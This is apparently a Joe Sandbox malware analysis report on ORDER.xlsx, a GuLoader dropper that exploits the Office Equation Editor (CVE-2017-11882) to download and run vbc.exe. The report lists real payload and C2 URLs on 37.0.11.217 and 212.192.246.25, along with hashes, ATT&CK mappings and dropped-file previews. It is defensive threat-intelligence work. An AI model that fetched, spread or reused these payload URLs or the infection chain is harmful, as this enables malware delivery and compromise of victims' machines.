ID: 482999
Sample Name: ORDER.xlsx
Cookbook:
defaultwindowsofficecookbook.jbs
Time: 12:12:41
Date: 14/09/2021
Version: 33.0.0 White Diamond

Table of Contents


Windows Analysis Report ORDER.xlsx

Overview

General Information

Sample Name:	ORDER.xlsx
Analysis ID:	482999
MD5:	c82cca02226f791..
SHA1:	79214e25d81860..
SHA256:	5a9f905842cac5f..
Tags:	GuLoader VelvetSweatshop xlsx
Infos:	

Most interesting Screenshot:



Detection

MALICIOUS
SUSPICIOUS
CLEAN
UNKNOWN


GuLoader

Score:	100
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Found malware configuration
- Sigma detected: EQNEDT32.EXE c…
- Multi AV Scanner detection for subm…
- Sigma detected: Droppers Exploiting…
- Sigma detected: File Dropped By EQ…
- Yara detected GuLoader
- Office equation editor starts process…
- Sigma detected: Execution from Sus…
- Office equation editor drops PE file
- Tries to detect virtualization through…
- Machine Learning detection for dropp…
- C2 URLs / IPs found in malware con…
- Drops PE files to the user root direc…
- May sleep (evasive loops) to hinder …
- Uses code obfuscation techniques (…

Classification



Process Tree

- **System is w7x64**
- EXCEL.EXE (PID: 2024 cmdline: 'C:\Program Files\Microsoft Office\Office14\EXCEL.EXE' /automation -Embedding MD5: D53B85E21886D2AF9815C377537BCAC3)
- EQNEDT32.EXE (PID: 2644 cmdline: 'C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE' -Embedding MD5: A87236E214F6D42A65F5DEDAC816AEC8)
  - vbc.exe (PID: 984 cmdline: 'C:\Users\Public\vbc.exe' MD5: 4E7BC50BF6D2B8EF86A4C4926E049AD9)
- **cleanup**

Malware Configuration

Threatname: GuLoader

```
{
  "Payload URL": "http://37.0.11.217/WEALTHYREM_ecIAnTt143.bin"
}
```

Yara Overview

Memory Dumps

Source	Rule	Description	Author	Strings
00000006.00000002.684140178.000000000360000.00000040.00000001.sdmp	JoeSecurity_GuLoader_2	Yara detected GuLoader	Joe Security	

Sigma Overview

Exploits:

Sigma detected: EQNEDT32.EXE connecting to internet

Sigma detected: File Dropped By EQNEDT32EXE

System Summary:

Sigma detected: Droppers Exploiting CVE-2017-11882

Sigma detected: Execution from Suspicious Folder

Jbx Signature Overview

Click to jump to signature section

AV Detection:

Found malware configuration

Multi AV Scanner detection for submitted file

Machine Learning detection for dropped file

Exploits:

Office equation editor starts processes (likely CVE 2017-11882 or CVE-2018-0802)

Networking:

C2 URLs / IPs found in malware configuration

System Summary:

Office equation editor drops PE file

Data Obfuscation:

Yara detected GuLoader

Boot Survival:

Drops PE files to the user root directory

Malware Analysis System Evasion:


Tries to detect virtualization through RDTSC time measurements

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects
Valid Accounts	Exploitation for Client Execution 1 2	Path Interception	Process Injection 1 2	Masquerading 1 1 1	OS Credential Dumping	Security Software Discovery 1 1	Remote Services	Archive Collected Data 1	Exfiltration Over Other Network Medium	Encrypted Channel 1	Eavesdrc Insecure Network Commun

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects
Default Accounts	Scheduled Task/Job	Boot or Logon Initialization Scripts	Extra Window Memory Injection 1	Virtualization/Sandbox Evasion 1	LSASS Memory	Virtualization/Sandbox Evasion 1	Remote Desktop Protocol	Data from Removable Media	Exfiltration Over Bluetooth	Ingress Tool Transfer 1 2	Exploit S Redirect Calls/SM
Domain Accounts	At (Linux)	Logon Script (Windows)	Logon Script (Windows)	Process Injection 1 2	Security Account Manager	Process Discovery 1	SMB/Windows Admin Shares	Data from Network Shared Drive	Automated Exfiltration	Non-Application Layer Protocol 1	Exploit S Track De Location
Local Accounts	At (Windows)	Logon Script (Mac)	Logon Script (Mac)	Obfuscated Files or Information 2	NTDS	Remote System Discovery 1	Distributed Component Object Model	Input Capture	Scheduled Transfer	Application Layer Protocol 1 2 1	SIM Card Swap
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	Software Packing 1	LSA Secrets	File and Directory Discovery 1	SSH	Keylogging	Data Transfer Size Limits	Fallback Channels	Manipula Device Commun
Replication Through Removable Media	Launchd	Rc.common	Rc.common	Extra Window Memory Injection 1	Cached Domain Credentials	System Information Discovery 1 2	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Multiband Communication	Jamming Denial of Service


Behavior Graph




Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.





Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
ORDER.xlsx	29%	Virustotal		Browse
ORDER.xlsx	26%	ReversingLabs	Document-OLE.Exploit.CVE-2017-11882	

Dropped Files

Source	Detection	Scanner	Label	Link
C:\Users\Public\vbc.exe	100%	Joe Sandbox ML		
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\ZAE7RW1P\vbc[1].exe	100%	Joe Sandbox ML		

Unpacked PE Files

No Antivirus matches

Domains

No Antivirus matches

URLs

Source	Detection	Scanner	Label	Link
http://37.0.11.217/WEALTHYREM_ecIAnTt143.bin	2%	Virustotal		Browse
http://37.0.11.217/WEALTHYREM_ecIAnTt143.bin	0%	Avira URL Cloud	safe	
http://www.icra.org/vocabulary/.	0%	URL Reputation	safe	
http://windowsmedia.com/redir/services.asp?WMPFriendly=true	0%	URL Reputation	safe	
http://212.192.246.25/reverse/vbc.exe	0%	Avira URL Cloud	safe	

Domains and IPs

Contacted Domains

No contacted domains info

Contacted URLs

Name	Malicious	Antivirus Detection	Reputation
http://37.0.11.217/WEALTHYREM_ecIAnTt143.bin	true	• 2%, Virustotal, Browse • Avira URL Cloud: safe	unknown
http://212.192.246.25/reverse/vbc.exe	true	• Avira URL Cloud: safe	unknown

URLs from Memory and Binaries

Contacted IPs

Public

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
212.192.246.25	unknown	Russian Federation		205220	RHC-HOSTINGGB	true

General Information

Joe Sandbox Version:	33.0.0 White Diamond
Analysis ID:	482999
Start date:	14.09.2021
Start time:	12:12:41
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 6m 42s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	ORDER.xlsx
Cookbook file name:	defaultwindowsofficecookbook.jbs
Analysis system description:	Windows 7 x64 SP1 with Office 2010 SP1 (IE 11, FF52, Chrome 57, Adobe Reader DC 15, Flash 25.0.0.127, Java 8 Update 121, .NET 4.6.2)
Number of analysed new started processes analysed:	7
Number of new started drivers analysed:	2
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled

Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal100.troj.expl.evad.winXLSX@4/27@0/1
EGA Information:	Failed
HDC Information:	• Successful, ratio: 0.9% (good quality ratio 0.9%) • Quality average: 62.4% • Quality standard deviation: 8%
HCA Information:	Failed
Cookbook Comments:	• Adjust boot time • Enable AMSI • Found application associated with file extension: .xlsx • Found Word or Excel or PowerPoint or XPS Viewer • Attach to Office via COM • Scroll down • Close Viewer
Warnings:	Show All

Simulations

Behavior and APIs

Time	Type	Description
12:13:44	API Interceptor	46x Sleep call for process: EQNEDT32.EXE modified
12:15:37	Autostart	Run: HKCU\Software\Microsoft\Windows\CurrentVersion\RunOnce Startup key C:\Users\user\AppData\Local\Temp\subfolder1\filename1.vbs

Joe Sandbox View / Context

IPs

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
212.192.246.25	Inquiry Sheet.xlsx	Get hash	malicious	Browse	• 212.192.246.25/excel/vbc.exe

Domains

No context

ASN

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
RHC-HOSTINGGB	Inquiry Sheet.xlsx	Get hash	malicious	Browse	• 212.192.246.25
	01_extracted.exe	Get hash	malicious	Browse	• 212.192.246.191
	CHECKLIST INQ 1119.vbs	Get hash	malicious	Browse	• 212.192.246.191
	DOCU_SIGN828929293000l028839.PDF.exe	Get hash	malicious	Browse	• 212.192.246.165
	DOCU_SIGN828929293000l028838.PDF.exe	Get hash	malicious	Browse	• 212.192.246.165
	DOCU_SIGN828929293000l028838.PDF.exe	Get hash	malicious	Browse	• 212.192.246.165
	DOCU_SIGN828929293000l028838.PDF.exe	Get hash	malicious	Browse	• 212.192.246.165
	DOCU_SIGN828929293000l028838.PDF.exe	Get hash	malicious	Browse	• 212.192.246.165
	Ziraat Bankasi Swift Mesaji.exe	Get hash	malicious	Browse	• 212.192.246.176
	Ziraat Bankasi Swift Mesaji.exe	Get hash	malicious	Browse	• 212.192.246.176
	Ziraat Bankasi Swift Mesaji.exe	Get hash	malicious	Browse	• 212.192.246.176

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	53t6VeSUO5.exe	Get hash	malicious	Browse	• 212.192.246.56
	1p34FDbhjW.exe	Get hash	malicious	Browse	• 212.192.246.176
	eli.exe	Get hash	malicious	Browse	• 212.192.246.242
	eli.exe	Get hash	malicious	Browse	• 212.192.246.242
	rfq-aug-09451.exe	Get hash	malicious	Browse	• 212.192.246.250
	Nd1eFNdNeE.exe	Get hash	malicious	Browse	• 212.192.246.73
	J5U0QK6lhH.exe	Get hash	malicious	Browse	• 212.192.246.147
	RF 2001466081776.doc	Get hash	malicious	Browse	• 212.192.246.147
	HalkbankEkstre160821977366720030888271753 4.ex.exe	Get hash	malicious	Browse	• 212.192.246.93

JA3 Fingerprints

No context

Dropped Files

No context

Created / dropped Files

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\ZAE7RW1P\vbc[1].exe	
Process:	C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE
File Type:	PE32 executable (GUI) Intel 80386, for MS Windows
Category:	downloaded
Size (bytes):	135168
Entropy (8bit):	6.627142296963667
Encrypted:	false
SSDEEP:	3072:Uig2P/gdml1DDkiWgc/MLo6Ot57sOilam+hiwIYo4tdfF5oj:UwHgdQvkhgWM86Yhilam+hiwIYo4tdtc
MD5:	4E7BC50BF6D2B8EF86A4C4926E049AD9
SHA1:	F5C4808765D3157BE4E56890370BD65877C3E056
SHA-256:	EC482DE17E558209134FCBCA7223336509A9023AC929A666A597BF91DBAC339E
SHA-512:	F5AD28B1511E6DB884206FA069CEE11A792F24FE57B244D0F3E052BE6094BAFED2F5AF716DA3511D67C62B023D67840A57A7012AF96363D161648DED57918728
Malicious:	**true**
Antivirus:	• Antivirus: Joe Sandbox ML, Detection: 100%
Reputation:	low
IE Cache URL:	http://212.192.246.25/reverse/vbc.exe
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....6..W..W..W..K..W..u..W..q..W.Rich.W.....PE..L..... J.....p.....@.....P.....7.....d...(.....:;.....8.. .....$.....text...4.... ....`.data...dE.....@....rsrc...:;.....@.....@..@...I.....MSVBVM60.DLL..... ....

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\139565FE.png	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	PNG image data, 613 x 80, 8-bit/color RGBA, non-interlaced
Category:	dropped
Size (bytes):	6815
Entropy (8bit):	7.871668067811304
Encrypted:	false
SSDEEP:	96:pJzjDc7s5VhrOxAUp8Yy5196FOMVsoKZkl3p1NdBzYPx7yQgtCPe1NSMjRP9:ppDc7sk98YM19SC/27QptgtCPWkUl
MD5:	E2267BEF7933F02C009EAEFC464EB83D
SHA1:	ACFEECE4B83B30C8B38BEB4E5954B075EAF756AE
SHA-256:	BF5DF4A66D0C02D43BB4AC423D0B50831A83CDB8E8C23CF36EAC8D79383AA2A7
SHA-512:	AB1C3C23B5533C5A755CCA7FF6D8B8111577ED2823224E2E821DD517BC4E6D2B6E1353B1AFEAC6DB570A8CA1365F82CA24D5E1155C50B12556A1DF25373620F
Malicious:	false
Reputation:	moderate, very likely benign file

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\139565FE.png

Preview:

.PNG........IHDR...e...P.....X.......sBIT.....O.....sRGB.........gAMA......a.....pHYs..........+......tEXtSoftware.gnome-screenshot...>....IDATx^..tT....?.$.(.C..@.Ah.Z4.g...5[Vzv.
v[9.=..KOkkw......(v.b..kYJ[.]...U...T$....!.....3....y3y....$.d....y..{....}....{.{..._6p#.. .. .. ..H(......I..H..H..H..4..c.I.E.B.$@.$@.$@.$0.........O[.9e......7......""g.Da.$@.$@.$@.$0
v.x.^....{..=...3..a0\7.|...5())...}<vIQs. .. ..K>].........3..K.[.nE..Q..E............._2.k...4l.)........p............eK..S..[w^..YX...4.\]]]....w.....H..H..H...E`.)..*n.\...Sw.?..O..LM...H..`
F$@.$@.$@.$.4..Nv.Hh...OV......9..(.........@..L..<..ef&..;.S..=..MifD.$@.$@.$@.N#.1i..D...qO.S.....rY.oc...|.-..X./.].].rm.V<..l..U.q>v.1.G.}h+Z"...S..r.X..S.#x...FokVv.L.&.....8.
9.3m.6@.p..8.#...|.RiNY.+.b...E.W.8^..o....;'..\.}........|F.8V....x.8^~.>\..S....o..j.....m..I.....B.ZN....6\b.G...X.5....Or!...m.6@......yL.>.!R.\. ...._.....7..G.i.e.......9..r..[F.r.....P4.e.k.{.
.@].......

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\19629329.png

Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	PNG image data, 476 x 244, 8-bit/color RGB, non-interlaced
Category:	dropped
Size (bytes):	49744
Entropy (8bit):	**7.99056926749243**
Encrypted:	**true**
SSDEEP:	768:wnuJ6p14x3egT1LYye1wBiPaaBsZbkCev17dGOhRkJjsv+gZB/UcVaxZJ2LEz:Yfp1UeWNYF1UiPm+/q1sxZB/ZS
MD5:	63A6CB15B2B8ECD64F1158F5C8FBDCC8
SHA1:	8783B949B93383C2A5AF7369C6EEB9D5DD7A56F6
SHA-256:	AEA49B54BA0E46F19E04BB883DA311518AF3711132E39D3AF143833920CDD232
SHA-512:	BB42A40E6EADF558C2AAE82F5FB60B8D3AC06E669F41B46FCBE65028F02B2E63491DB40E1C6F1B21A830E72EE52586B83A24A055A06C2CCC2D1207C2D5AD6E 45
Malicious:	false
Reputation:	moderate, very likely benign file

Preview:

.PNG........IHDR.............I.M....IDATx....T.]...G.;..nuww7.s...U..K......Ih....q!i...K....t.'k.W..i..>.......B.....E.0....f.a.....e....++...P..|..^...L.S}r:.............sM....p..p-..y]...t7'.D)....../...k.
...pzos.......6;,..H.....U..a..9..1...$......*.kl<..\F...$.E....?[B(.9.....H..!.....0AV..g.m...23..C..g(.%...6..>.O.r...L..t1.Q-.bE......)........|i ..."....V.g.\.G..p..p.X[.....*%hyt...@..J...~.p....
.|..>...~.`..E_...*.iU.G...i.O..r6...iV.....@..........Jte...5Q.P.v;..B.C...m......0.N......q...b.....Q...c.moT.e6OB...p.v"...."........9..G....B}...../m...0g...8......6.$.$]p...9.....Z.a.sr.;B.a....m
...>...b..B..K...{...+w?....B3...2...>.......1..-.'.l.p........L....\.K..P.q......?>..fd.`w*..y..|y..,.....i..'&.?.....).e.D ?.06......U.%.2t........6.:..D.B....+~.....M%".fG]b\.[........1...."........GC6.....J.
+......r.a...ieZ..j.Y...3..Q*m.r.urb.5@.e.v@@....gsb.{q-..3j........s.f.|8s$p.?3H......0`..6)...bD....^..+....9..;$...W::.jBH..!tK

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\199B2685.png

Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	PNG image data, 566 x 429, 8-bit/color RGBA, non-interlaced
Category:	dropped
Size (bytes):	84203
Entropy (8bit):	7.979766688932294
Encrypted:	false
SSDEEP:	1536:RrpoeM3WUHO25A8HD3So4lL9jvtO63O2l/Wr9nuQvs+9QvM4PmgZuVHdJ5v3ZK7+:H5YHOhwx4lRTtO6349uQvXJ4PmgZu11J
MD5:	208FD40D2F72D9AED77A86A44782E9E2
SHA1:	216B99E777ED782BDC3BFD1075DB90DFDDABD20F
SHA-256:	CBFDB963E074C150190C93796163F3889165BF4471CA77C39E756CF3F6F703FF
SHA-512:	7BCE80FFA8B0707E4598639023876286B6371AE465A9365FA21D2C01405AB090517C448514880713CA22875013074DB9D5ED8DA93C223F265C179CFADA609A64
Malicious:	false
Reputation:	moderate, very likely benign file

Preview:

.PNG........IHDR...6...........>(....sRGB.........gAMA......a.....pHYs..........+......IDATx^.=v\9..H..f...:ZA..,'..j.r4.........SEJ,%..VPG..K.=....@.$oI.e7....U...... ....>n~&..._..._.rg...
.L...D.G!0..G!;...?...Oo.7....Cc...G....g>......_o..._._.}q...k.....ru..T.....S.!....~..@Y96.S.....&..1.:....o...q.6..S...'n..H.hS......y;.N.l.)."[`.f.X.u.n.;........._h.(.u|0a.....].R.z...2......GJY
|\..+b...{>vU.....i...........w+.p...X..._.V.-z..s..U..cR..g^..X......6n...6....O6.-.AM.f.=y ...7...;X....q..|...=.|K...w...}O..{|...G........~.o3.....z....m6...sN.0..;/....Y..H..o...........~........
(W.`...S.t......m....+.K...<..M=...IN.U..C..].5.=...s..g.d..f.<Km..$..fS...o..:..}@...;k..m.L./.$......,}....3%..|j.....b.r7.O!F...c'......$...)....|O.CK...._......Nv....q.t3l.,. ....vD.-..o..k.w.....X...-
C..KGld.8.a}|..,.....,....q.=r..Pf.V#.....n...}........[w...N.b..W......;..?.Oq..K{>.K.....{w{.......6'/...,.}.E...X.I.-Y].JJm.j..pq|.0...e.v......17...:F

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\46B80892.jpeg

Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	JPEG image data, JFIF standard 1.01, resolution (DPI), density 150x150, segment length 16, baseline, precision 8, 1275x1650, frames 3
Category:	dropped
Size (bytes):	85020
Entropy (8bit):	7.2472785111025875
Encrypted:	false
SSDEEP:	768:RgnqDYqspFlysF6bCd+ksds0cdAgfpS56wmdhcsp0Pxm00JkxuacpxoOlwEF3hVL:RUqQGsF6OdxW6JmPncpxoOthOip
MD5:	738BDB90A9D8929A5FB2D06775F3336F
SHA1:	6A92C54218BFBEF83371E825D6B68D4F896C0DCE
SHA-256:	8A2DB44BA9111358AFE9D111DBB4FC726BA006BFA3943C1EEBDA5A13F87DDAAB
SHA-512:	48FB23938E05198A2FE136F5E337A5E5C2D05097AE82AB943EE16BEB23348A81DA55AA030CB4ABCC6129F6EED8EFC176FECF0BEF4EC4EE6C342FC76CCDA4E 8D6
Malicious:	false

Preview:

......JFIF.............C...C..r...."...}........!1A..Qa."q.
2....#B...R..$3br........%&'()*456789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz..w........!1..AQ
.aq."2...B.....#3R..br...$4.%.....&'()*56789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz..?.....(...(...(...(...(...(...(...(...(...(...(...(...
(...
(...(...(...(...(...(...(...(...(...(...(...(...(...(...(...(...(...(...(

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\7B0761E7.png	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	PNG image data, 684 x 477, 8-bit/color RGBA, non-interlaced
Category:	dropped
Size (bytes):	33795
Entropy (8bit):	7.909466841535462
Encrypted:	false
SSDEEP:	768:mEWnXSo70x6wlKcaVH1lvLUlGBtadJubNT4Bw:mTDQx6XH1lvYlbdJux4Bw
MD5:	613C306C3CC7C3367595D71BEECD5DE4
SHA1:	CB5E280A2B1F4F1650040842BACC9D3DF916275E
SHA-256:	A76D01A33A00E98ACD33BEE9FBE342479EBDA9438C922FE264DC0F1847134294
SHA-512:	FCA7D4673A173B4264FC40D26A550B97BD3CC8AC18058F2AABB717DF845B84ED32891F97952D283BE678B09B2E0D31878856C65D40361CC5A5C3E3F6332C966
Malicious:	false
Preview:	.PNG.....IHDR.....T+....)iCCPicc..x..gP.....}..m....T).HYz.^E...Y."bC..D..i. ...Q).+.X...X.,....."*(.G.L.{'?..z.w.93..''.....~....06|G$/3.....Q@.....%:&.....K....\.....JJ.. .....@n..3./...f._>..L~..... .....{..T.\|ABlL..?-V...ag.....>.....W..@..+..pHK..O.....o.....w..F.....,...{....3.....].xY..2....(.L..EP.-..c0.+..'p.o..P..<....C....(.....Z...B7\ .kp...}..g .)x.....!"t.. J.:...#...qB<.?$..@.T$..Gv"%H9R.4 -.O....r..F. ...,'...P..D.P....\...@.qh.....{.*..=.v....(*D...`T..)cz..s...0,..c[.b..k..^\.{...9.3..c..8=.....2p[q....I\.....7...}....x].%.....f\|'..~.?..H .X.M.9...JH$\&.....:W..I...H.!.....H..XD.&."^!.....HT....L.#...H..V.e..i..D.#..-...h.&r....K.G."/Q.)..kJ.%...REi...S.S.T.....@.N.....NP?.$h:4.Z8-...v.v.....N.k...a t.}/..~....I.!./.&.-.M.V.KdD.(YT].+.A4O.R...=.91....X..V.Z..bcb...q#qo...R.V...3.D...'.h.B.c..%&..C....1v2..7.SL.S...Ld.0O3.....&.A.....$.,...rc%..XgY.X_....R1R{..F.....

